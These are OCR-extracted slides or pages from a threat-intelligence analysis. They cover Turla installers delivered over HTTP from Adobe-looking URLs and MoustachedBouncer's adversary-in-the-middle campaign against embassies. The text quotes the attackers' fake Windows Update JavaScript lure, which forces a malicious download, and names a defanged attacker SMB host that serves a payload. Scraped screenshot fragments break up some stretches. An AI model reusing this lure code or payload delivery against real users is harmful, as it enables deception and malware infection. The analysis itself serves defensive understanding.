from legitimate Adobe URLs and IP addresses. Thereby, even the most experienced users could be deceived.

## 3.1 Apparent distribution through adobe.com

Since the beginning of August 2016, we have identified a few attempts to download a Turla installer from admdownload.adobe.com URLs.

At first glance, we imagined it was the typical trick that consists of setting the host field of the HTTP request while the TCP socket is established to the real IP of the C&C server. However, after deeper analysis, we realized that the IP address legitimately belongs to Akamai, a large CDN provider that Adobe uses to distribute its legitimate Flash installer.

Even if the executable is downloaded from a legitimate URL (e.g.: `http://admdownload.adobe.com/bin/live/flashplayer27_xa_install.exe`), the referer field appears to have been tampered with. We have seen this referer field set to `http://get.adobe.com/flashplayer/download/?installer=Flash_Player`, which is not a URL pattern used by Adobe and hence returns a 404 status code if requested.

It is important to note that all the download attempts we identified in our telemetry were made through HTTP, not HTTPS. This allows a wide range of attacks in the path from the user's machine to Akamai's servers.

The next section is a review of various possible scenarios that could explain this. **Exactly what happened is still an open question and we would appreciate any feedback if you have more information.**






Figure 1 **Possible interception points on the path between the potential victim's machine and the Adobe servers**

We quickly discarded the hypothesis of a rogue DNS server, since the IP address corresponds to the servers used by Adobe to distribute Flash. After discussions with Adobe and from their investigations, scenario ❺ seems unlikely as the attackers **did not compromise** the Adobe Flash Player download website. Thus, these are the hypotheses that remain: ❶ a Man-in-the-Middle (MitM) attack from an already-compromised machine in the local network, ❷ a compromised gateway or proxy of the organization, ❸ a MitM attack at the Internet Service Provider (ISP) level

# How MoustachedBouncer uses AitM?


Targeted embassy
Captive portal check
msftconnecttest.com
DPI device at the ISP
Example Captive Portal
DNS
Redirection
DNS request
updates.microsoft[.]com
Welcome!
Please enter your credentials to connect.
Username:
Password:
Access Code:
Connecting to this computer network constitutes agreement to the terms and conditions outlined below. If you do not agree to the terms and conditions, you must immediately disconnect from this network. The owner and operator of this computer network provides no warrantees, neither express nor implied, of any right to privacy or other such priveleges through the use of this computer network by the user. If a court rules any part of this agreement unlawful, this shall not constitute a nullification of the remainder of the agreement.
Terms and Conditions
1. The owner and operator ("Owner") of this computer network ("the Service") reserves the right to discontinue the Service at any time.
I agree to the Terms and Conditions
Connect!

Windows 10, ve
1909 and Wind
Server, version
update history

Windows 10, ve
1903 and Windows
Server, version 1903
update history

Windows 10, version
1809, Windows
Server, version 1809,
and Windows Server
2019 update history

Windows 10, version
1803 update history

Windows 10, version
1709 update history

Windows 10, version
1703 update history

ail this article
t
scribe RSS
ds

# 18362.720 and 18363.720)


Apply: Windows 10, version 1903, all editionsWindows Server version 1903 Windows 10, version 1909, all editions

Release Date: February 25, 2022;

Version: 1903-OS Build 18362.720 and 1909-OS Build 18363.720


What's new for Windows 10, version 1909 and Windows 10, version 1903 release notes

```
function update() {
    var xhr = new XMLHttpRequest();
    xhr.open('GET', '/MicrosoftUpdate845255.zip', true);
    xhr.responseType = 'blob';
    xhr.onload = function() {
        if (this.status === 200) {
            var blob = new Blob([this.response], {type: 'application/x-dosexec'});

            if (window.navigator.msSaveOrOpenBlob) {
                window.navigator.msSaveOrOpenBlob(blob, 'MicrosoftUpdate845255.zip');
            } else {
                var download_url = window.URL.createObjectURL(blob);
                var a = document.createElement("a");
                a.href = download_url;
                a.download = 'MicrosoftUpdate845255.zip';
                document.body.appendChild(a);
                a.click();
            }

            document.getElementsByClassName('largetext')[0].innerText = 'Скачайте и
установите обновления';
            document.getElementsByClassName('smalltext')[0].innerText = 'Для установки
обновлений, скачайте и запустите "MicrosoftUpdate845255.msi".';
            document.getElementsByClassName('gubutton')[0].style.visibility =
'hidden';
        } else {
            alert('Error');
        }
    };
```


Targeted embassy
Captive portal check
msftconnecttest.com
DPI device at the ISP
DNS
Redirection
DNS request
updates.microsoft[.]com
Download
Fake update
MicrosoftUpdate845255.exe
Download
Plugins

*Fake update*

`MicrosoftUpdate845255.exe`



`\\35.214.56[.]2\OfficeBroker\OfficeBroker.exe`

*Fake update*

`MicrosoftUpdate845255.exe`

↓


`\\35.214.56[.]2\OfficeBroker\OfficeBroker.exe`

